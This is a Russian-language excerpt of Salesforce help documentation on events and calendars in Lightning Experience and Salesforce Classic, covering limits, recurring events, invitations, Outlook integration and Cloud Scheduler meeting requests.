1. Рекомендации по использованию событий и календарей в Lightning Experience

   Данные рекомендации будут полезны при выполнении действий по созданию, обновлению и присвоению для событий и других элементов календаря в Lightning Experience.

2. Рекомендации по использованию событий и календарей в Salesforce Classic

   Ниже перечислены рекомендации по созданию и обновлению событий, владении ими и приглашении в них пользователей Salesforce Classic.

Рекомендации по использованию событий и календарей в Lightning Experience

Данные рекомендации будут полезны при выполнении действий по созданию, обновлению и присвоению для событий и других элементов календаря в Lightning Experience.

ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **все** версии, кроме **Personal Edition** и **Contact Manager Edition**.

Календарь

Часы работы

Календарь не поддерживает часы работы, заданные на странице личных параметров.

Представления календаря

Календари Lightning Experience не имеют вида для печати.

Выходные не могут быть скрыты.

Фильтрация спискового представления

Списковое представление для фильтрации календарей на основе объектов «События» или «Задачи» отсутствуют. В списковом представлении отображены все задачи, открытые и закрытые, а также все события. Для календарей, созданных из других объектов, поддерживаются списковое представление в пределах области «Мои» и «Все». Списковое представление для области «Моя рабочая группа» не поддерживается.

Ограничение числа элементов в календаре

Всего в представлении дня или недели можно просматривать до 150 элементов календаря, включая события Salesforce и созданные пользователем элементы календаря. Предположим, выбран календарь, содержащий достаточно элементов, чтобы выйти за пределы установленного ограничения на общее количество элементов в этом представлении. Lightning Experience отображает предупреждение и скрывает элементы в других календарях.

Общий доступ к календарю и ответственность за события

Пользователи не могут предоставлять сотрудникам или менеджерам общий доступ к календарю. Менеджеры в иерархии ролей могут использовать отчеты для просмотра событий, принадлежащих нижестоящим пользователям в иерархии ролей. Редактирование таких событий для менеджеров не доступно. Ответственность за событие принадлежит только одному пользователю. Переназначение встречи другому пользователю инициирует ее удаление из собственного календаря.

Общедоступные календари и календари ресурсов

Пользователи не могут создавать общедоступные календари или календари ресурсов и просматривать общедоступные календари или календари ресурсов, созданные в Salesforce Classic.

Видимость календарей, созданных пользователями

Если пользователь создает представление календаря из объекта, то только пользователь может видеть календарь. В предыдущих версиях любой пользователь, стоящий выше в иерархии или обладающий полномочием «Просмотр всех данных», мог просматривать и удалять календарь. Такая расширенная видимость приводила к увеличению времени ответа.

Cloud Scheduler

Lightning Experience не поддерживает запросы на проведение встречи Cloud Scheduler.

События

Отсутствие повторяющихся событий

Приложение не поддерживает создание или редактирование повторяющих событий. Тем не менее последовательности повторяющихся событий, созданные в Salesforce Classic одним пользователем, доступны для просмотра и редактирования всем пользователям Lightning Experience.

Участники события

Lightning Experience предлагает участников событий, аналогичных приглашенным на события в Salesforce Classic, с несколькими небольшими отличиями. Администраторы и пользователи Salesforce должны соответствовать нескольким условиям, чтобы получить возможность просматривать и редактировать участников событий в Lightning Experience.

- Администраторы должны настроить Lightning Sync с использованием OAuth 2.0 с направлением синхронизации «Синхронизировать в обоих направлениях», чтобы события синхронизировались между Salesforce и календарями пользователей Microsoft®.
- Администраторы должны добавить поле «Участники» в макет страницы «Событие» или макет быстрых действий для событий.
- Пользователи должны создать или отредактировать события в Lightning Experience или Salesforce1.

Вы не сможете просматривать или редактировать участников события в Lightning Experience, если вы синхронизируете события из Microsoft® Exchange только в Salesforce или используете Lightning Sync для Google.

Поле «Участники» не поддерживается для компактных макетов. Тем не менее добавление участников в макет страницы «Событие» позволит пользователям просматривать, приглашать и удалять участников из событий в Lightning Experience и Salesforce1.

Выбор параметра «Синхронизировать в обоих направлениях» ограничивает работу некоторых функций Salesforce Classic. Дополнительную информацию см. в разделе Рекомендации по Lightning Sync в справке Salesforce.

Приглашения на событие

Администраторы и пользователи должны соответствовать нескольким условиям, чтобы получить возможность отправлять приглашения на события Lightning Experience.

- Администраторы должны настроить Lightning Sync с использованием OAuth 2.0 с направлением синхронизации «Синхронизировать в обоих направлениях», чтобы события синхронизировались между Salesforce и календарями пользователей Microsoft®.
- Администраторы должны добавить поле «Участники» в макет страницы «Событие» или макет быстрых действий для событий.
- Пользователи должны создать или отредактировать события в Lightning Experience или Salesforce1.

Приглашения отправляются по электронной почте участникам события из Microsoft Office 365®. Участники могут принимать или отклонять приглашения на события только из календарей Microsoft.

Приглашения на события не отправляются, если вы синхронизируете события и информацию об участниках из Microsoft® Exchange только с Salesforce или используете Lightning Sync для Google.

Выбор направления синхронизации Lightning «Синхронизировать в обоих направлениях» ограничивает работу некоторых функций Salesforce Classic. Дополнительную информацию см. в разделе Рекомендации по Lightning Sync в справке Salesforce.

Встречи Outlook

Вы не сможете создавать встречу Microsoft® Outlook® из события Salesforce с использованием кнопки **Добавить в Outlook**. Тем не менее, если у вас настроена синхронизация событий между Microsoft Office 365 и Salesforce с использованием Lightning Sync, то все создаваемые и редактируемые вами события в Lightning Experience будут автоматически синхронизироваться с Outlook.

Рекомендации по использованию событий и календарей в Salesforce Classic

Ниже перечислены рекомендации по созданию и обновлению событий, владении ими и приглашении в них пользователей Salesforce Classic.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии.

События с приглашенными недоступны в версии: **Personal Edition**.

Изменение событий

Полномочие на изменение событий других пользователей

Полномочие на изменение событий других пользователей определяется моделью общего доступа к календарю организации и уровнем общего доступа к личному календарю. Тем не менее, независимо от данных параметров, менеджеры в иерархии ролей всегда могут изменять события, принадлежащие их подчиненным.

Полномочие на изменение общедоступных календарей и календарей ресурсов

Полномочие на изменение событий в общедоступных календарях и календарях ресурсов определяется моделью общего доступа к календарю.

Изменения полей отдельных событий и их последовательности

Изменение, внесенное в поле последовательности, переопределяет изменение, внесенное ранее в это же поле отдельного события.

Удаление событий

Отклонение приглашений на события

При отклонении приглашения на событие система Salesforce удаляет событие из календаря пользователя. Событие, содержащее приглашенных, может быть удалено только ответственным за событие.

Уведомление для удаленной последовательности событий

Удаление последовательности повторяющихся событий ответственным за событие инициирует отправку каждому приглашенному электронного уведомления об отмене последовательности событий.

Обработка прошедших и будущих событий в удаленной последовательности

Удаление последовательности событий инициирует удаление только будущих событий. Удаление не влияет на прошедшие события.

Удаленная последовательность, которая содержит прошедшие события, не перемещается системой Salesforce в корзину. Как следствие, такую последовательность невозможно восстановить посредством корзины.

Удаленная последовательность, которая не содержит прошедшие события, перемещается системой Salesforce в корзину. Отдельные события, являвшиеся частью последовательности, не перемещаются в корзину.

Обработка последовательности, восстановленной из корзины

Восстановление последовательности из корзины инициирует создание отдельных событий. Данные отдельные события содержат сведения, определенные последовательностью, и любые отдельные изменения или дополнения, внесенные перед удалением последовательности.

Удаленные общедоступные календари
Удаленный общедоступный календарь не перемещается системой Salesforce в корзину.

Повторяющиеся события ( )

Влияние изменений на последовательность событий и отдельные события в последовательности

Внимание: Изменение, внесенное в поля последовательности событий, переопределяет изменения, внесенные ранее в поля отдельных событий.

При изменении любого из перечисленных ниже параметров приглашенным для всех будущих событий назначается статус «Без ответа». Ответы приглашенных и другие изменения, внесенные в отдельные будущие события, будут потеряны. Триггеры и бизнес-правила будут сброшены; ссылки на будущие события будут повреждены.

- Флажок «Событие на весь день»
- Время начала или окончания
- Расположение
- Частота повторения
- Дата начала или окончания повторения (при отправке обновлений приглашенным)

При продлении даты окончания повторения без отправки обновлений будущие события не изменяются.

Отображение исходного и нового времени начала или окончания для измененной последовательности
Изменение запланированного времени события в повторяющейся последовательности отображается в представлениях календаря и разделе «Календарь» вкладки «Начальная страница». Однако обновленное время отдельного события отображается только после принятия или отклонения последовательности.

Максимальное количество отдельных событий в последовательности

- Ежедневно: 100
- Еженедельно: 53
- Ежемесячно: 60
- Ежегодно: 10

Чтобы задать максимально допустимую дату окончания на основе выбранной частоты, щелкните ссылку **«Подсчитать максимально допустимую дату окончания»**.

Продолжительность событий
Если организация поддерживает многодневные события, то пользователи могут создавать события продолжительностью не более 14 дней, кроме повторяющихся событий. При создании повторяющегося события максимальная продолжительность отдельных событий последовательности составляет 24 часа. Если организация поддерживает многодневные события, то после создания последовательности пользователи могут создавать события продолжительностью до 14 дней.

Напоминания о событиях
При создании повторяющегося события и установке флажка напоминания система будет отправлять напоминание для каждого отдельного события в последовательности.

Вложения в события
Пользователи могут добавлять файлы в последовательности повторяющихся событий. После создания последовательности пользователи могут добавлять или удалять вложения из каждого отдельного события в последовательности.

Вложения отображаются только на странице сведений о событии, но не отображаются на страницах сведений о других связанных записях. При отсутствии связанного списка «Вложения» на странице сведений о событии обратитесь к администратору Salesforce с просьбой добавить список в макет страницы событий.

Отправка приглашений и планирование ресурсов

Требования для доступа при отправке приглашений пользователям и ресурсам

Контакты и интересы, которых вы приглашаете на событие, должны быть доступны как минимум для чтения. Ресурс может быть приглашен на событие только при наличии как минимум полномочия «Добавить события».

Полномочие на изменение событий с приглашенными

обозначает групповые события. Изменение события, содержащего приглашенных пользователей, доступно только ответственному. Если событие не является повторяющимся, его можно назначить другому пользователю.

Электронное обновление может быть отправлено всем приглашенным или только пользователям, добавленным или удаленным во время изменения.

Посещаемость событий

Отклонение события инициирует его удаление из календаря. Ответственный за событие не получает электронное уведомление о принятии или отклонении приглашения.

Максимальное количество приглашенных

Максимальное количество приглашенных для регулярных событий равно 1000. Однако для повторяющихся событий максимальное число равно 100.

Пакетное связывание событий с контактами (функция «Общедоступные действия»)

Максимальное количество связанных контактов

Событие может быть связано с 50 контактами (но только одним интересом) в поле «Имя», включая один основной контакт. При отсутствии значка напротив поля «Имя» обратитесь к администратору с просьбой включить функцию «Общедоступные действия».

Отсутствие поддержки повторяющихся событий или множества ответственных за событие

Пакетное связывание контактов недоступно для последовательности повторяющихся событий или события, ответственными за которое являются несколько пользователей.

Назначение событий коллегам

Ответственный за событие по умолчанию

По умолчанию событие назначается автору. Чтобы назначить независимые копии нового события нескольким пользователям, щелкните рядом с параметром **«Назначено»**. В открывшемся окне щелкните вкладку «Несколько пользователей». Поле «Назначено» не поддерживается версией Personal Edition.

События в Chatter

Новые события в лентах Chatter

Новое событие, связанное с записью (например, интерес, организация или настраиваемый объект), отображается в ленте соответствующей записи. Любая отслеживаемая запись отображает элементы ленты для всех событий, независимо от их автора.

Создание событий в лентах

Администратор Salesforce определяет возможность использования Chatter с целью создания событий для разных типов записей. Например, ленты для доступных организаций позволяют просматривать, но не позволяют создавать события.

Отсутствие повторяющихся событий в Chatter

Лента Chatter пользователя не отображает повторяющиеся события; Chatter не поддерживает отслеживание повторяющихся событий.

Двусторонняя синхронизация с использованием Lightning Sync

Чтобы настроить функции просмотра, приглашения или управления участниками события для пользователей в Lightning Experience, вам необходимо настроить Lightning Sync для Microsoft Exchange с направлением синхронизации «Синхронизировать в обоих направлениях». Данная настройка ограничивает некоторые функции календаря в Salesforce Mobile Classic.

- Пользователи могут просматривать только участников события.
- Пользователи могут добавлять или удалять участников только в Lightning Experience или Salesforce1.
- Многопользовательское представление календаря и приложения Cloud Scheduler отключаются.

СМ. ТАКЖЕ:

Представления календаря в Salesforce Classic

Рекомендации по синхронизации событий, переносимых из Microsoft® или Google в Salesforce

Приглашения и планирование в Salesforce Classic

Salesforce Classic позволяет отправлять и принимать приглашения на встречи, а также использовать Cloud Scheduler для определения времени проведения встречи. При необходимости пользователи могут создавать встречи Microsoft® Outlook® для событий Salesforce.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal** Edition

1. Отправка приглашений на событие и расписание ресурсов в Salesforce Classic
   Система позволяет приглашать пользователей, контактов и интересов на встречу, а также планировать ресурсы встречи.
2. Быстрое планирование встреч по поводу организации, контакта или интересующегося клиента в Salesforce Classic
   Функция планирования с помощью перетаскивания позволяет пользователям планировать события, связанные с организациями, контактами и интересами, прямо на странице спискового представления путем перетаскивания записей из списковых представлений в представления календаря «Просмотр недели» и ввода сведений о событии в область наложения.
3. Создание встречи Outlook для события в Salesforce Classic
   Ниже приводятся инструкции по созданию встречи Microsoft® Outlook® на основе сведений о событии.
4. Создание события в общедоступном календаре в Salesforce Classic
   Общедоступный календарь содержит расписание событий, доступных группе пользователей (например, календарь распродаж для отдела продаж). Просмотр календаря доступен пользователям Salesforce, входящим в группу, для которой создан календарь. Добавление событий в общедоступный календарь осуществляется аналогично добавлению событий в календарь пользователя.

5. Использование Cloud Scheduler для отправки запросов на проведение встреч в Salesforce Classic
   Приложение Cloud Scheduler позволяет отправлять контакту, интересу, организации-лицу или сотруднику запрос на проведение встречи.
6. Отклики на приглашения к событиям в Salesforce Classic
   Приглашение на событие может быть принято или отклонено. Принятое приглашение может быть добавлено как событие в приложение Outlook.

Отправка приглашений на событие и расписание ресурсов в Salesforce Classic

Система позволяет приглашать пользователей, контактов и интересов на встречу, а также планировать ресурсы встречи.

.

1. Нажмите кнопку **«Выбрать»** в разделе «Выбрать приглашенных» на странице сведений о событии.
2. Выберите нужный тип приглашенных в диалоговом окне «Выбрать приглашенных»: пользователи, интересы, контакты или ресурсы.
3. Введите имя или его часть. Чтобы расширить область поиска, пропустите данное поле. Нажмите кнопку **«Найти»**.
4. Чтобы добавить или удалить пользователей или ресурсы, воспользуйтесь кнопками  и  . Чтобы пригласить других пользователей или ресурсы, выполните повторный поиск и выберите нужных приглашенных.
5. Нажмите кнопку **Готово**.
6. При необходимости просмотрите календарь каждого приглашенного, а также уточните дату и время события. Доступность приглашенных обозначается следующими цветами: синий (занятость) и красный (отсутствие на рабочем месте). При наличии нескольких событий на одно время календарь отображает все события. Для просмотра подробных сведений о событии наведите указатель мыши на нужное событие в календаре.
7. Чтобы удалить приглашенного из события, щелкните ссылку **«Удалить»** напротив имени нужного приглашенного.
8. Нажмите кнопку **«Сохранить и отправить обновление»**.
   Приглашенные интересы, контакты и лица-организации получат электронные сообщения, содержащие ссылку на веб-страницу. Приглашенные могут принять или отклонить приглашение на событие или последовательность событий. Краткое описание события также отправляется по эл. почте. Приглашенный ресурс, который свободен в указанное время, принимает приглашение автоматически.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки приглашений на событие:

- Редактирование событий

Быстрое планирование встреч по поводу организации, контакта или интересующегося клиента в Salesforce Classic

Функция планирования с помощью перетаскивания позволяет пользователям планировать события, связанные с организациями, контактами и интересами, прямо на странице спискового представления путем перетаскивания записей из списковых представлений в представления календаря «Просмотр недели» и ввода сведений о событии в область наложения.

При отсутствии ссылки **«Открыть календарь»** обратитесь к администратору с просьбой включить функцию планирования с помощью перетаскивания.

1. Щелкните ссылку **«Открыть календарь»** внизу спискового представления. Данное действие открывает еженедельное представление календаря.
2. Перетащите нужную запись из списка во временную область календаря. Данное действие открывает всплывающее окно создания события. Событие автоматически связывается с записью, перетаскиваемой из спискового представления.

- Ссылка **«Открыть календарь»** отображается только в нижней части списковых представлений организаций, контактов и интересов.
- Функция планирования с помощью перетаскивания недоступна для вкладки «Консоль», событий с приглашенными участниками, повторяющихся событий, режима доступности и приложения Connect Offline.
- Списковые представления, поддерживающие функцию планирования с помощью перетаскивания, могут загружаться немного дольше обычного.
- При изменении размера списка или календаря путем перетаскивания линии между ними новый размер автоматически сохраняется для всех представлений, поддерживающих функцию планирования с помощью перетаскивания. При необходимости размер списка или календаря может быть изменен.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции планирования с помощью перетаскивания:
- «Настройка приложения»

Для создания событий:
- Редактирование событий

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания событий:
- Редактирование событий

Создание встречи Outlook для события в Salesforce Classic

Ниже приводятся инструкции по созданию встречи Microsoft® Outlook® на основе сведений о событии.

1. Нажмите кнопку **«Добавить в Outlook»** на странице сведений о событии.
2. Чтобы добавить событие в приложение Outlook, нажмите кнопку **«Открыть»**. Чтобы сохранить событие на компьютере в виде `VCS`-файла, нажмите кнопку «Сохранить». Чтобы импортировать сохраненный `VCS`-файл, воспользуйтесь приложением Outlook.

   Встреча Outlook добавляется в папку «salesforce.com» и помечается как относящаяся к категории «salesforce.com», чтобы избежать дублирования при синхронизации.

Ниже перечислены рекомендации по добавлению события в приложение Outlook.

- Разрывы строк, введенные в поле события «Описание», не отображаются при просмотре события в приложении Outlook. При использовании `VCS`-файла разрывы строк заменяются двойными пробелами.
- При необходимости события Salesforce могут быть синхронизированы с приложением Outlook посредством Lightning Sync или Salesforce for Outlook.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии.

Прим.: Для добавления сообщений эл. почты Microsoft® Outlook® в Salesforce рекомендуем воспользоваться приложениями Lightning for Outlook и Salesforce for Outlook. Данные приложения позволяют регистрировать входящие и исходящие сообщения эл. почты в качестве задач Salesforce. Затем данные задачи могут быть связаны с нужными контактами, интересами или другими записями.

Создание события в общедоступном календаре в Salesforce Classic

Общедоступный календарь содержит расписание событий, доступных группе пользователей (например, календарь распродаж для отдела продаж). Просмотр календаря доступен пользователям Salesforce, входящим в группу, для которой создан календарь. Добавление событий в общедоступный календарь осуществляется аналогично добавлению событий в календарь пользователя.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания события в общедоступном календаре:
- Редактирование событий

1. Чтобы выбрать общедоступный календарь, щелкните ссылку **«[Изменить]»** в представлении календаря.
2. Выберите время и дату события.
   - Чтобы добавить событие на определенное время, щелкните ссылку времени (например, **«9:00 AM»**) в представлении дня.
   - Чтобы добавить событие на определенную дату, щелкните + в представлении недели или месяца.
3. Введите сведения о событии.
4. Нажмите кнопку **«Сохранить»**. Чтобы сохранить событие и создать задачу, нажмите кнопку **«Сохранить и создать задачу»**. Чтобы сохранить событие и создать дополнительное событие, нажмите кнопку **«Сохранить и создать событие»**.

Использование Cloud Scheduler для отправки запросов на проведение встреч в Salesforce Classic

Приложение Cloud Scheduler позволяет отправлять контакту, интересу, организации-лицу или сотруднику запрос на проведение встречи.

ВЕРСИИ

Доступно в Salesforce Classic в версиях: **все** версии, кроме **Personal Edition** и **Database.com Edition**.

1. Принцип действия Cloud Scheduler в Salesforce Classic

   Если приложение Cloud Scheduler используется для отправки запросов контакту, интересу, организации-лицу или коллеге в Salesforce, то система Salesforce создает уникальную веб-страницу встречи, которая отображает предложенное время ее проведения. Данная страница позволяет приглашенным выбирать оптимальное время и отправлять свои ответы. Система Salesforce отслеживает все полученные ответы, поэтому при подтверждении встречи организатор может выбрать оптимальное для всех время.
2. Запрос встречи с помощью приложения Cloud Scheduler в Salesforce Classic

   Рекомендуем использовать приложение Cloud Scheduler для отправки запросов контакту, интересу, организации-лицу или сотруднику.
3. Советы по выбору времени проведения встречи с помощью Cloud Scheduler в Salesforce Classic

   При отправке запроса посредством приложения Cloud Scheduler пользователь может выбрать время проведения встречи самостоятельно или предоставить данное право системе Salesforce. Рекомендуем разрешить системе Salesforce определение времени проведения встречи, если запрос может быть просмотрен первым приглашенным по истечении долгого периода после его отправки. Например, если запрос, отправленный организатором в понедельник, просматривается контактом в четверг, то система Salesforce предлагает время, начиная с четверга, а не понедельника.

4. Изменение приглашенных для запрошенной конференции в Salesforce Classic
   Если приложение Cloud Scheduler используется для создания запроса конференции, можно добавить и удалить приглашенных в любой момент.
5. Повторное планирование запрошенной конференции с помощью приложения Cloud Scheduler в Salesforce Classic
   Неподтвержденная встреча, запрошенная посредством приложения Cloud Scheduler, может быть запланирована повторно путем выбора новых временных промежутков. Обратите внимание, что новые временные промежутки не могут быть выбраны для подтвержденной встречи ввиду ее преобразования в событие. Чтобы повторно запланировать событие, измените дату события и отправьте обновление приглашенным.
6. Подтверждение запрошенной конференции с помощью приложения Cloud Scheduler в Salesforce Classic
   После отправки запроса посредством приложения Cloud Scheduler дождитесь ответов от приглашенных, содержащих оптимальное время проведения встречи. При получении ответа система Salesforce отправляет электронное уведомление и автоматически обновляет сведения о встрече. При необходимости выберите оптимальное время и подтвердите проведение встречи.
7. Отмена запрошенной конференции в Salesforce Classic
   Неподтвержденную конференцию, созданную через запрос в Cloud Scheduler, можно отменить, после чего Salesforce автоматически рассылает уведомление об отмене всем приглашенным. При подтверждении встреча преобразуется в событие, доступное для удаления подобно любому другому событию.

Принцип действия Cloud Scheduler в Salesforce Classic

Если приложение Cloud Scheduler используется для отправки запросов контакту, интересу, организации-лицу или коллеге в Salesforce, то система Salesforce создает уникальную веб-страницу встречи, которая отображает предложенное время ее проведения. Данная страница позволяет приглашенным выбирать оптимальное время и отправлять свои ответы. Система Salesforce отслеживает все полученные ответы, поэтому при подтверждении встречи организатор может выбрать оптимальное для всех время.

Действие 1. Организатор отправляет запрос и предлагает время проведения встречи.

Откройте раздел «Календарь» вкладки «Начальная страница» или связанный список «Открытые действия» на странице сведений о нужном контакте, интересе или организации-лице. Чтобы открыть страницу «Запрос на проведение встречи», нажмите кнопку **«Создать запрос на проведение встречи»**.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal** Edition


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки запроса на проведение встречи:

- Редактирование событий

  И


  Отправка эл. почты



1. Чтобы пригласить на встречу сотрудников, интересы, контакты или организации-лица, нажмите кнопку **«Кому»**.
2. Выберите в календаре не более пяти временных промежутков или предоставьте это право системе Salesforce.

Действие 2. Приглашенные выбирают удобное время.


Система Salesforce отправляет электронный запрос на проведение встречи, позволяющий приглашенным выбрать удобное время.



1. Чтобы открыть веб-страницу встречи, приглашенный должен нажать кнопку **«Ответить на запрос»** в полученном запросе.
2. Данная страница позволяет приглашенным выбирать оптимальное время и отправлять свои ответы.

Действие 3. Организатор подтверждает встречу.

Система Salesforce продолжает отслеживать все ответы, позволяющие просматривать доступность каждого приглашенного. При необходимости выберите оптимальное время и подтвердите проведение встречи.



Запрос встречи с помощью приложения Cloud Scheduler в Salesforce Classic

Рекомендуем использовать приложение Cloud Scheduler для отправки запросов контакту, интересу, организации-лицу или сотруднику.

Прежде чем использовать приложение Cloud Scheduler, просмотрите перечисленные ниже рекомендации:

- Наличие как минимум полномочия «Чтение» для приглашенных контактов, интересов и организаций-лиц.
- Запись каждого приглашенного должна содержать адрес эл. почты, используемый системой Salesforce для отправки запроса на проведение встречи.
- Разрешается приглашать не более 50 участников на встречу. Приглашение может быть отправлено только контактам, интересам или организациям-лицам, только сотрудникам, использующим Salesforce, или всем вместе.
- Рекомендуем установить приложение Salesforce for Outlook, позволяющее синхронизировать календарные события между системой Salesforce и приложением Microsoft® Outlook®.

  При выборе времени проведения встречи рекомендуем использовать обновленный календарь Salesforce, отображающий текущую занятость.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки запроса на проведение встречи:

- Редактирование событий

  И

  Отправка электронной почты

Для отправки запроса на проведение встречи:

1. Откройте раздел «Календарь» вкладки «Начальная страница» или связанный список «Открытые действия» на странице сведений о нужном контакте, интересе или организации-лице.
2. Нажмите кнопку **«Создать запрос на проведение встречи»**.

   Если данная кнопка не отображается в разделе «Календарь» вкладки «Начальная страница» или связанном списке «Открытые действия», обратитесь к администратору Salesforce.
3. Чтобы пригласить на встречу сотрудников, интересы, контакты или организации-лица, нажмите кнопку **«Кому»**.
   a. Выберите тип приглашенного из раскрывающегося списка. Организации-лица отображаются в результате поиска по контактам и могут быть добавлены в качестве приглашенных.
   b. Введите имя или его часть. Чтобы расширить область поиска, пропустите данное поле.
   c. Нажмите кнопку **«Начать»**.
   d. Установите флажки напротив нужных пользователей в разделе «Результаты поиска» и нажмите кнопку **«Вставить выбранное»**. Чтобы добавить других приглашенных, выполните новый поиск и выберите нужных людей.

Пользователь, имя которого помечено значком предупреждения (⚠), не может быть приглашен на встречу, так как его запись не содержит адреса эл. почты. Чтобы пригласить данного пользователя на встречу, дополните его запись адресом эл. почты.

e. Нажмите кнопку **Готово**.

f. Чтобы удалить приглашенного пользователя, щелкните значок «x» напротив имени нужного пользователя в поле «Кому». Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия», то некоторые приглашенные не могут быть удалены. Как правило, система не позволяет удалять первый контакт, интерес или организацию-лицо в поле «Кому».

4. Введите тему и местоположение.

   Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия», то стандартная тема содержит имя организации для интереса или контакта и название компании, указанное на странице личных сведений. Например, встречи, созданной организатором из компании ACME для контакта из компании Sterling, по умолчанию присваивается следующая тема: «`Sterling и ACME`». Местоположению встречи по умолчанию задается значение «Подлежит определению».

5. Откройте одну из перечисленных ниже вкладок.

   - **«Время проведения встречи определяется мною»**: выбор не более пяти временных промежутков в календаре.
   - **«Время проведения встречи определяется Salesforce»**: выбор временного интервала и продолжительности встречи, а также предоставление системе Salesforce права выбора не более пяти временных промежутков.

6. Нажмите кнопку **«Далее»**.

7. Напишите сообщение и нажмите кнопку **«Отправить»**.

   Обратите внимание на перечисленные ниже примечания.

   - Электронная подпись пользователя добавляется в сообщение автоматически.
   - Система Salesforce отправляет запрос на проведение встречи при нажатии кнопки **«Отправить»**.
   - Веб-страница встречи отображает все сообщения между организатором и приглашенными. А именно: сообщения, созданные приглашенными при ответе на запрос.
   - Если запрос на проведение встречи отправлен посредством связанного списка «Открытые действия», то встреча отображается только на странице сведений о соответствующем контакте или интересе. Конференция не отображается в связанном списке «Открытые действия» любого другого приглашенного. Например, запрошенная конференция, созданная на странице сведений о контакте Мария Кузнецова и позже дополненная контактом Иван Петров посредством кнопки **«Кому»**, отображается только в связанном списке «Открытые действия» для контакта Мария Кузнецова. Если запрос на проведение встречи отправлен посредством раздела «Календарь» вкладки «Начальная страница», то встреча не отображается в связанном списке «Открытые действия» обоих контактов.

После отправки запроса дождитесь ответов от приглашенных, содержащих оптимальное время проведения встречи. Чтобы подтвердить встречу, выберите окончательное время ее проведения.

Советы по выбору времени проведения встречи с помощью Cloud Scheduler в Salesforce Classic

При отправке запроса посредством приложения Cloud Scheduler пользователь может выбрать время проведения встречи самостоятельно или предоставить данное право системе Salesforce. Рекомендуем разрешить системе Salesforce определение времени проведения встречи, если запрос может быть просмотрен первым приглашенным по истечении долгого периода после его отправки. Например, если запрос, отправленный организатором в понедельник, просматривается контактом в четверг, то система Salesforce предлагает время, начиная с четверга, а не понедельника.

ВЕРСИИ

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме **Personal** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки запроса на проведение встречи:

- Редактирование событий

  И

  Отправка электронной почты

Выбор времени проведения встречи

Если время проведения встречи определяется пользователем самостоятельно:

- Предложенные временные промежутки не сохраняются в календаре Salesforce. Конференция отображается в календаре только после ее подтверждения.
- Предложенные временные промежутки отображаются приглашенному в часовом поясе организатора. Предложенные временные промежутки не отображаются в часовых поясах приглашенных.
- Предложенное время не может быть в прошлом (до черной черты в календаре).
- Затененные области календаря соответствуют времени занятости организатора и других приглашенных пользователей на основе календарей Salesforce. Более темные области соответствуют одновременной занятости нескольких сотрудников.
- Чтобы изменить продолжительность встречи, воспользуйтесь полем «Продолжительность».
- Чтобы удалить предложенное время, наведите указатель мыши на нужное время и щелкните значок «x».

Определение времени проведения встречи системой Salesforce

Если время проведения встречи определяется системой Salesforce:

- Предложенные временные промежутки могут быть просмотрены только после отправки запроса на проведение встречи. При просмотре запроса первым приглашенным система Salesforce проверяет календари всех приглашенных сотрудников и выбирает время проведения встречи на основе их доступности.

